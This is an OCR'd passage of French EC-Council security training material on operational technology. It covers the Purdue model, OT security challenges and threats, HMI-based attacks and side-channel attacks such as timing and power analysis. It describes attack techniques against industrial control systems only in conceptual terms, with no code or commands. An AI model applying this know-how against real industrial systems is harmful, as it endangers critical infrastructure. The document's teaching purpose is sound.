


Figure 10.17 : Modèle Purdue

■ Zone d'entreprise (systèmes informatiques)

La zone de sécurité d'entreprise est une partie de l'informatique, dans laquelle la gestion de la chaîne d'approvisionnement et la planification sont effectuées à l'aide de systèmes de gestion tels que SAP ou des ERP. Elle abrite également les centres de données, les utilisateurs et l'accès au Cloud. La zone d'entreprise se compose de deux niveaux.

- **Niveau 5 (réseau d'entreprise)**

Il s'agit d'un réseau de niveau entreprise dans lequel sont réalisées les activités telles que les services B2B (business-to-business) et B2C (business-to-customer). L'accès à Internet et sa gestion peuvent être assurés à ce niveau. Les systèmes du réseau d'entreprise regroupent également les données de tous les sous-systèmes situés dans les différentes usines pour rendre compte de l'état des stocks et de la production globale.

- **Niveau 4 (systèmes de logistique d'entreprise)**

Tous les systèmes informatiques qui supportent le processus de production dans l'usine se trouvent à ce niveau. La gestion des délais, la planification et les autres aspects logistiques des opérations de fabrication sont assurés ici. Les systèmes de niveau 4 comprennent les serveurs d'applications, les serveurs de fichiers, les serveurs de bases de données, les systèmes de supervision, les clients de messagerie, etc.

■ Zone de fabrication (systèmes OT)

Tous les équipements, réseaux, systèmes de contrôle et de surveillance se trouvent dans cette zone. La zone de fabrication se compose de quatre niveaux.

- **Niveau 3 (Systèmes opérationnels/opérations sur site)**

À ce niveau, les fonctions de gestion de la production, de surveillance et de contrôle de chaque usine sont définies. Les flux de production et la production du produit souhaité sont assurés à ce niveau. La gestion de la production comprend les systèmes de gestion

des performances de l'usine, l'ordonnancement de la production, la gestion des lots, l'assurance qualité, les historiques de données, les systèmes de gestion de l'exécution et des opérations de fabrication (MES/MOMS), les laboratoires et l'optimisation des processus. Les détails de production des niveaux inférieurs sont collectés ici et peuvent ensuite être transférés aux niveaux supérieurs ou être traités par des systèmes de niveau supérieur.

- **Niveau 2 (Systèmes de contrôle/contrôles de supervision de zone)**

La supervision, la surveillance et le contrôle du processus physique sont effectués à ce niveau. Les systèmes de contrôle peuvent être des DCS, des logiciels SCADA, des interfaces homme-machine (IHM), des logiciels en temps réel et d'autres systèmes de contrôle de supervision tels que les systèmes de gestion de lots et les lignes de contrôle à PLC.

- **Niveau 1 (Contrôles de base/Équipements intelligents)**


L'analyse et la modification du processus physique peuvent être réalisées à ce niveau. Les opérations du contrôle de base sont par exemple "démarrer les moteurs", "ouvrir les vannes", "déplacer les actionneurs", etc. Les systèmes de niveau 1 comprennent des analyseurs, des capteurs de processus et d'autres systèmes d'instrumentation comme les dispositifs électroniques intelligents (DEI), les automates programmables (PLC), les unités de télémesure à distance (RTU), les contrôleurs proportionnels, intégraux et dérivatifs (PID), les équipements sous contrôle (EUC) et les variateurs électroniques de vitesse (VFD). L'automate programmable a été utilisé au niveau 2 avec une fonction de supervision, mais il est utilisé comme une fonction de contrôle au niveau 1.

- **Niveau 0 (Processus physique)**

Le processus physique réel est défini à ce niveau, et le produit y est fabriqué. Les niveaux supérieurs contrôlent et surveillent les opérations de ce niveau ; par conséquent, cette couche est également appelée équipement sous contrôle (EUC). Les systèmes de niveau 0 comprennent des appareils, des capteurs (par exemple, vitesse, température, pression), des actionneurs ou d'autres équipements industriels utilisés pour effectuer les opérations de fabrication ou industrielles. Une erreur mineure dans l'un des équipements de ce niveau peut affecter l'ensemble des opérations.

- **Zone démilitarisée industrielle (IDMZ)**

La zone démilitarisée est une barrière entre la zone de fabrication (systèmes OT) et la zone d'entreprise (systèmes IT) qui permet une connexion réseau sécurisée entre les deux systèmes. La zone est conçue pour examiner toute l'architecture. Si des erreurs ou des intrusions compromettent les systèmes de l'entreprise, l>IDMZ bloque l'erreur et permet à la production de se poursuivre sans interruption. Les systèmes IDMZ se composent de contrôleurs de domaine Microsoft, de serveurs de réPLICATION de bases de données et de serveurs proxy.



Découvrez les menaces et les attaques contre l'OT

Compte tenu de l'évolution des menaces sur la sécurité et du niveau de sécurité des organisations utilisant les technologies OT, ces organisations doivent accorder la plus grande importance à la sécurité OT et adopter des stratégies appropriées pour résoudre les problèmes de sécurité dus à la convergence OT/IT. Cette section aborde les différentes menaces et attaques visant les technologies OT, telles que le piratage des réseaux industriels, les attaques IHM, les attaques à canal latéral, le piratage des PLC, le piratage des machines industrielles via des télécommandes RF, etc.

Challenges of OT

- | | |
|---|---|
| <p>1 Lack of visibility</p> <p>2 Plain-text passwords</p> <p>3 Network complexity</p> <p>4 Legacy technology</p> <p>5 Lack of anti-virus protection</p> <p>6 Lack of skilled security professionals</p> | <p>7 Rapid pace of change</p> <p>8 Outdated systems</p> <p>9 Haphazard modernization</p> <p>10 Convergence with IT</p> <p>11 Unique production networks / Proprietary software</p> <p>12 Vulnerable communication protocols</p> |
|---|---|

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les défis de l'OT

Les technologies OT jouent un rôle essentiel dans plusieurs secteurs d'infrastructures critiques, comme les centrales électriques, les réseaux d'eau et les soins de santé. La plupart des systèmes OT fonctionnent sur d'anciennes versions de logiciels et utilisent du matériel obsolète, ce qui les rend vulnérables aux attaques telles que le phishing, l'espionnage, les attaques par ransomware, etc. Ces attaques peuvent être dévastatrices pour les produits et services. Pour réduire ces vulnérabilités, le système OT doit recourir à un examen critique des principaux domaines de vulnérabilité en utilisant divers outils et tactiques de sécurité.

Voici quelques-uns des défis et des risques qui rendent les systèmes OT vulnérables à de nombreuses menaces :

- **Manque de visibilité** : Une meilleure compréhension de la cybersécurité dans l'ensemble du réseau OT permet de renforcer la sécurité et de réagir rapidement à toute menace potentielle. Cependant, la plupart des organisations ne disposent pas d'une visibilité claire en matière de cybersécurité, ce qui rend difficile la détection de comportements inhabituels et de signatures inhabituelles par les équipes de sécurité.
- **Mots de passe en clair** : La plupart des réseaux de sites industriels utilisent des mots de passe faibles ou en clair. Les mots de passe en clair entraînent une authentification faible, ce qui rend les systèmes vulnérables à diverses attaques de reconnaissance informatique.
- **Complexité du réseau** : La plupart des environnements de réseau OT sont complexes car ils comprennent de nombreux équipements, chacun d'entre eux ayant des besoins et des exigences de sécurité différents.

- **Technologies anciennes** : Les systèmes OT utilisent généralement des technologies plus anciennes sans mesures de sécurité appropriées comme le chiffrement et la protection par mot de passe, ce qui les rend vulnérables à diverses attaques. L'application de pratiques de sécurité modernes constitue également un défi.
- **Absence de protection antivirus** : Les industries qui utilisent des technologies anciennes et des systèmes dépassés ne bénéficient d'aucune protection antivirus, qui peut mettre à jour les signatures automatiquement, ce qui les rend vulnérables aux infections par des logiciels malveillants.
- **Manque de professionnels de la sécurité qualifiés** : Le manque de compétences en matière de cybersécurité constitue une grande menace pour les organisations, car il n'y a pas assez de professionnels de la sécurité qualifiés pour identifier les menaces et mettre en œuvre de nouveaux contrôles de sécurité et de nouvelles défenses dans les réseaux.
- **Un rythme de changement rapide** : Maintenir le rythme du changement est le plus grand défi dans le domaine de la sécurité, et une transformation numérique lente peut également compromettre les systèmes OT.
- **Systèmes obsolètes** : La plupart des équipements OT, tels que les automates, utilisent des micrologiciels obsolètes, ce qui les rend vulnérables à de nombreuses cyberattaques modernes.
- **Modernisation désordonnée** : À mesure que la demande d'OT augmente, elle doit rester à jour avec les dernières technologies. Cependant, le recours à des composants anciens pour la modernisation et les correctifs des systèmes OT fait que leur actualisation peut prendre plusieurs années, ce qui peut nuire à de nombreuses opérations.
- **Connexions non sécurisées** : Les systèmes OT communiquent via des connexions Wi-Fi publiques et non chiffrées dans le réseau informatique pour transférer les données de contrôle, ce qui les rend vulnérables aux attaques de type man-in-the-middle.
- **Utilisation d'équipements malveillants** : De nombreux sites industriels ont des équipements inconnus ou dévoyés connectés à leurs réseaux, qui sont vulnérables à diverses attaques.
- **Convergence avec l'informatique** : La plupart des systèmes OT sont connectés au réseau de l'entreprise ; ils sont donc vulnérables à diverses attaques de logiciels malveillants et d'initiés malveillants. En outre, les systèmes OT sont activés par l'informatique et l'équipe de sécurité informatique n'a pas beaucoup d'expérience avec les systèmes et protocoles OT.
- **Défis organisationnels** : De nombreuses organisations mettent en œuvre et maintiennent différentes architectures de sécurité qui répondent aux besoins de l'informatique et des technologies de l'information. Cela peut créer des failles dans la gestion de la sécurité et permettre aux attaquants de s'introduire facilement dans les systèmes.

- **Utilisation de réseaux de production et de logiciels propriétaires uniques** : Les industries suivent des configurations matérielles et logicielles uniques qui dépendent des normes industrielles et des demandes opérationnelles spécifiques. L'utilisation de logiciels propriétaires rend difficile la mise à jour et la correction des microprogrammes, car ils sont contrôlés par plusieurs fournisseurs.
- **Protocoles de communication vulnérables** : L'OT utilise des protocoles de communication tels que Modbus et Profinet pour superviser, contrôler et connecter différents mécanismes tels que des contrôleurs, des actionneurs et des capteurs. Ces protocoles ne disposent pas de fonctions de sécurité intégrées telles que l'authentification, la détection de failles ou la détection de comportements anormaux, ce qui les rend vulnérables à diverses attaques.
- **Protocoles de gestion à distance** : Les sites industriels utilisent des protocoles de gestion à distance tels que RDP, VNC et SSH. Une fois que l'attaquant a compromis et obtenu l'accès au réseau OT, il peut poursuivre son exploitation pour analyser et manipuler la configuration et le fonctionnement de l'équipement.

OT Threats

- 01 Maintenance and Administrative Threat
- 02 Data Leakage
- 03 Protocol Abuse
- 04 Potential Destruction of ICS Resources
- 05 Reconnaissance Attacks
- 06 Denial-of-Service Attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Threats (Cont'd)

- | | | | |
|--|--|-------------------------------|--|
| 07
HMI-based Attacks | 08
Exploiting Enterprise Specific Systems and Tools | 09
Spear Phishing | 10
Malware Attacks |
| 11
Exploiting Unpatched Vulnerabilities | 12
Side-Channel Attacks | 13
Buffer Overflow Attacks | 14
Exploiting RF Remote Controllers |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Menaces sur l'OT

Avec la convergence de l'OT et de l'IT, les systèmes OT sont utilisés à des fins pour lesquels ils n'ont pas été conçus à l'origine. Les systèmes OT sont intégrés et interconnectés avec les réseaux informatiques et sont exposés sur le réseau Internet, qui est mondial. La plupart des systèmes OT utilisent des logiciels anciens et obsolètes sans aucune sécurité, ce qui laisse une porte d'entrée potentielle aux cybercriminels pour accéder aux réseaux informatiques des

entreprises et aux infrastructures OT. En outre, les réseaux OT connectent toutes les machines et l'infrastructure de production, ce qui se traduit par des cyber-attaques complexes et sophistiquées qui peuvent même causer des dommages physiques.

Voici quelques-unes des principales menaces auxquelles sont confrontés les réseaux OT :

- **Menace liée à la maintenance et à l'administration** : Les attaquants exploitent des vulnérabilités de type "zero-day" pour cibler la maintenance et l'administration du réseau OT. En exploitant ces vulnérabilités, les attaquants injectent et diffusent des logiciels malveillants dans les systèmes informatiques et ciblent les systèmes de contrôle industriel connectés tels que les systèmes SCADA et PLC.
- **Fuite de données** : Les attaquants peuvent exploiter les systèmes informatiques connectés au réseau OT pour accéder à la passerelle IT/OT et voler des données importantes sur le plan opérationnel, comme les fichiers de configuration.
- **Violation de protocole** : En raison de problèmes de compatibilité, de nombreux systèmes OT utilisent des protocoles et des interfaces obsolètes tels que Modbus et le bus CAN. Les attaquants exploitent ces protocoles et interfaces pour réaliser diverses attaques sur les systèmes OT. Par exemple, les attaquants peuvent exploiter l'arrêt d'urgence (e-stop), qui est un mécanisme de sécurité utilisé pour arrêter les machines en cas d'urgence, pour lancer des attaques "single-packet".
- **Destruction potentielle des ressources du SCI** : Les attaquants exploitent les vulnérabilités des systèmes OT pour perturber ou dégrader le fonctionnement de l'infrastructure OT, ce qui entraîne des problèmes critiques pour la santé et la sécurité.
- **Attaques de reconnaissance** : Les systèmes OT supportent les connexions à distance avec des mécanismes de chiffrement ou d'authentification faibles ou inexistant. Les attaquants peuvent effectuer une reconnaissance et un scan de l'infrastructure OT cible afin de recueillir les informations nécessaires aux étapes ultérieures de l'attaque.
- **Attaques par déni de service** : Les attaquants exploitent des protocoles de communication tels que le protocole industriel commun (Common Industrial Protocol ou CIP) pour réaliser des attaques par déni de service sur les systèmes OT ciblés. Un attaquant peut, par exemple, envoyer une demande de connexion CIP malveillante à un équipement ciblé ; une fois la connexion établie, il peut envoyer une fausse configuration IP à l'équipement ; si l'équipement accepte la configuration, cela peut entraîner une perte de communication entre l'équipement et les autres systèmes connectés.
- **Attaques basées sur les IHM** : Les interfaces homme-machine (IHM) sont souvent appelées interfaces hackeur-machine. Malgré les progrès et l'automatisation des technologies de l'information, l'interaction humaine et le contrôle du processus opérationnel restent des défis en raison des vulnérabilités sous-jacentes. L'absence de normes internationales pour le développement de logiciels IHM et le fait que ces logiciels ne comportent aucune mesure de défense en profondeur, entraînent de nombreux problèmes de sécurité. Les attaquants exploitent ces vulnérabilités pour

mener diverses attaques telles que la corruption de mémoire, l'injection de code, l'élevation de priviléges, etc. sur les systèmes OT.

- **Exploitation de systèmes et d'outils spécifiques à l'entreprise :** Les attaquants peuvent cibler les équipements SCI tels que les systèmes instrumentés de sécurité (SIS) pour injecter des logiciels malveillants en exploitant les protocoles qui leur permettent de détecter le matériel et les systèmes utilisés dans les communications, et perturber ou endommager davantage leurs services.
- **Harponnage (spear phishing) :** Les attaquants envoient à la victime de faux courriers électroniques contenant des liens malveillants ou des pièces jointes malveillantes, provenant de sources apparemment légitimes ou bien connues. Lorsque la victime clique sur le lien ou télécharge la pièce jointe, le malware est injecté, les ressources sont endommagées et le malware se propage à d'autres systèmes. Exemple : Un attaquant envoie un courrier électronique frauduleux avec une pièce jointe malveillante à un système victime qui gère le logiciel de vente de l'usine. Lorsque la victime télécharge la pièce jointe, le logiciel malveillant est injecté dans le logiciel de vente, se propage à d'autres systèmes en réseau et finit par endommager les systèmes automatisés industriels.
- **Attaques de logiciels malveillants :** Les attaquants réutilisent les anciennes suites de logiciels malveillants qui étaient auparavant utilisés pour exploiter les systèmes informatiques pour attaquer les systèmes d'OT. Ils effectuent des attaques de reconnaissance pour identifier les vulnérabilités des systèmes OT qui viennent d'être connectés. Une fois les vulnérabilités détectées, ils réutilisent les anciennes versions des logiciels malveillants pour mener diverses attaques sur les systèmes OT. Dans certains scénarios, les attaquants développent également des logiciels malveillants ciblant les systèmes OT, tels que les SCI/SCADA.
- **Exploitation de vulnérabilités non corrigées :** Les attaquants exploitent les vulnérabilités non corrigées des produits SCI, des micrologiciels et d'autres logiciels utilisés dans les réseaux OT. Les fournisseurs de SCI mettent au point des produits fiables qui offrent des performances en temps réel et à grande vitesse, mais ne disposent pas de fonctions de sécurité intégrées. En outre, ces fournisseurs ne peuvent pas développer des correctifs pour les vulnérabilités identifiées au même rythme que les fournisseurs de technologies de l'information. Pour ces raisons, les attaquants ciblent et exploitent les vulnérabilités des SCI pour mener diverses attaques sur les réseaux OT.
- **Attaques par canal latéral :** Les attaquants effectuent des attaques à canal latéral pour récupérer des informations critiques d'un système OT en observant sa mise en œuvre physique. Les attaquants utilisent diverses techniques, telles que l'analyse de la synchronisation et la consommation d'énergie, pour réaliser des attaques à canal latéral.
- **Attaque par débordement de mémoire tampon :** L'attaquant exploite diverses vulnérabilités de débordement de tampon qui existent dans les logiciels de SCI, comme


l'interface Web IHM, le client Web SCI, les interfaces de communication, etc., pour injecter des données et des commandes malveillantes afin de modifier les comportements et les fonctionnements normaux des systèmes.

- **Exploitation des télécommandes RF :** Les réseaux OT utilisent la technologie RF pour contrôler à distance diverses fonctions industrielles. Les protocoles de communication RF ne comportent pas de sécurité intégrée pour la communication à distance. Les vulnérabilités de ces protocoles peuvent être exploitées par les attaquants pour réaliser diverses attaques sur les machines industrielles qui conduisent au sabotage de la production, au contrôle du système et à un accès non autorisé.

HMI-based Attacks

- Attackers often try to compromise the HMI system as it is the core hub that **controls the critical infrastructure**
- Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques de l'OT

Attaques basées sur les IHM

Les attaquants tentent souvent de compromettre une interface homme-machine (IHM), car il s'agit du point central qui contrôle les infrastructures critiques. S'ils parviennent à accéder aux systèmes IHM, ils peuvent endommager physiquement les équipements SCADA ou collecter des informations sensibles sur l'architecture critique, qui pourront être utilisées ultérieurement pour mener des activités malveillantes. À l'aide de ces informations, les attaquants peuvent désactiver les messages d'alerte concernant les menaces qui pèsent sur les systèmes SCADA.

Voici quelques-unes des vulnérabilités SCADA exploitées par les attaquants pour mener des attaques basées sur les IHM des systèmes de contrôle industriels :

■ Corruption de mémoire

Les vulnérabilités de cette catégorie sont liées à des problèmes au niveau du code, notamment des vulnérabilités de lecture/écriture hors limites et des débordements de tampon. Dans une IHM, les corruptions de mémoire se produisent lorsque le contenu de la mémoire est altéré en raison d'erreurs résidant dans le code. Lorsque ces contenus de mémoire altérés sont utilisés, le programme se bloque ou effectue des exécutions non souhaitées. Les attaquants peuvent accomplir des tâches de corruption de mémoire simplement en écrasant le code pour provoquer un débordement de tampon. Parfois, la pile non purgée peut également permettre aux attaquants de manipuler des chaînes de caractères pour détourner le programme.

- **Gestion des informations d'identification**

Parmi les vulnérabilités de cette catégorie on trouve l'utilisation de mots de passe codés en dur, l'enregistrement des informations d'identification dans des formats aussi simples que le texte en clair, et une protection inappropriée des informations d'identification. Ces vulnérabilités peuvent être exploitées par les attaquants pour obtenir un accès administrateur aux systèmes et modifier les bases de données ou d'autres paramètres du système.

- **Absence d'autorisation/authentification et valeurs par défaut non sécurisées**

Les vulnérabilités de cette catégorie sont notamment la transmission d'informations confidentielles en clair, les valeurs par défaut non sécurisées, l'absence de chiffrement et les contrôles ActiveX non sécurisés utilisés pour les scripts. Un administrateur de solution SCADA authentifié peut voir et accéder aux mots de passe des autres utilisateurs. Les attaquants peuvent exploiter ces vulnérabilités pour obtenir un accès non autorisé au système cible, puis enregistrer ou manipuler les informations transmises ou stockées.

- **Injection de code**

On trouve dans cette catégorie de vulnérabilités des injections de code courantes telles que les injections SQL, les injections de commandes de l'OS et certaines injections spécifiques à différents secteurs. Le langage Gamma script est l'un des principaux langages spécifiques au domaine des IHM et il est sujet à des attaques par injection de code. Ce script est conçu pour développer des applications de contrôle et d'interface utilisateur en phases rapides. Une vulnérabilité EvalExpression (évaluer, compiler et exécuter du code au moment de l'exécution) dans Gamma script peut être exploitée par des attaquants pour envoyer et exécuter des scripts ou des commandes arbitraires sur le système SCADA ciblé.


Side-Channel Attacks



Attackers perform a side-channel attack by monitoring its **physical implementation** to obtain critical information from a target system



Attackers use two techniques namely **timing analysis and power analysis** to perform side-channel attacks on the target OT systems



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Side-Channel Attacks (Cont'd)



Timing Analysis

- Attackers monitor the amount of time the device is taking to **finish one complete** password authentication process to determine the number of correct characters



Power Analysis

- Attackers observe the change in **power consumption** of semiconductors during clock cycles
- By observing the **power profile**, one character of the password can be retrieved comparing the correct character with the wrong character

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques par canal latéral

Une attaque par canal latéral consiste à surveiller l'implémentation physique d'un système pour obtenir des informations critiques. Les attaquants utilisent deux techniques, notamment l'analyse temporelle et l'analyse de la consommation d'énergie, pour réaliser des attaques à canal latéral sur les systèmes OT ciblés. L'attaque par analyse temporelle se base sur le temps pris par l'équipement pour exécuter différents calculs. L'attaque par analyse de consommation

est basée sur le changement de la consommation d'énergie pendant une opération cryptographique.

Les systèmes ICS sont souvent vulnérables à ces deux attaques à canal latéral :

- **Analyse temporelle**

Les mots de passe sont souvent transmis par un canal série. Les attaquants utilisent une stratégie en boucle pour récupérer ces mots de passe. Ils utilisent un caractère à la fois pour vérifier si le premier caractère saisi est le bon ; si c'est le cas, la boucle se poursuit pour les caractères suivants. Si ce n'est pas le cas, la boucle se termine. Les attaquants vérifient le temps que prend l'équipement pour terminer un processus complet d'authentification du mot de passe, ce qui leur permet de déterminer combien de caractères saisis sont corrects. Les attaques basées sur le temps peuvent être facilement détectées et bloquées.

- **Analyse de la consommation d'énergie**

Les attaques par analyse de la consommation électrique sont difficiles à détecter ; l'équipement attaqué peut fonctionner même après avoir été infecté. Par conséquent, les attaquants préfèrent souvent effectuer une analyse de la consommation d'énergie plutôt qu'une attaque temporelle pour récupérer les informations sensibles.

Cette attaque est réalisée en observant la variation de la consommation électrique des semi-conducteurs pendant les cycles d'horloge. L'oscilloscope observe l'intervalle de temps entre deux impulsions via une sonde. Le profil de puissance formé par les signaux peut laisser un indice sur la manière dont les données sont traitées.

Par exemple, en observant le profil de puissance, on peut retrouver un caractère du mot de passe en comparant le caractère correct saisi avec le caractère erroné. La clef cryptographique peut également être obtenue par la même méthode. Les attaquants peuvent obtenir un accès physique à l'équipement non protégé ou non supervisé. Ils utilisent ensuite un oscilloscope et un équipement spécial fonctionnant avec un logiciel d'analyse pour récupérer les clefs cryptographiques.

Les attaquants peuvent utiliser les clefs récupérées pour modifier la configuration des équipements analysés. Comme ces systèmes sont principalement utilisés pour protéger les réseaux électriques, les changements de configuration peuvent avoir des effets dévastateurs. Grâce à ces changements, les attaquants peuvent entraver le fonctionnement du système ou l'utiliser pour transférer des données incorrectes à l'opérateur. Ces équipements sont souvent distribués et gérés par un système centralisé. Des données erronées provenant d'un équipement peuvent avoir un impact sur des parties importantes du réseau d'exploitation.


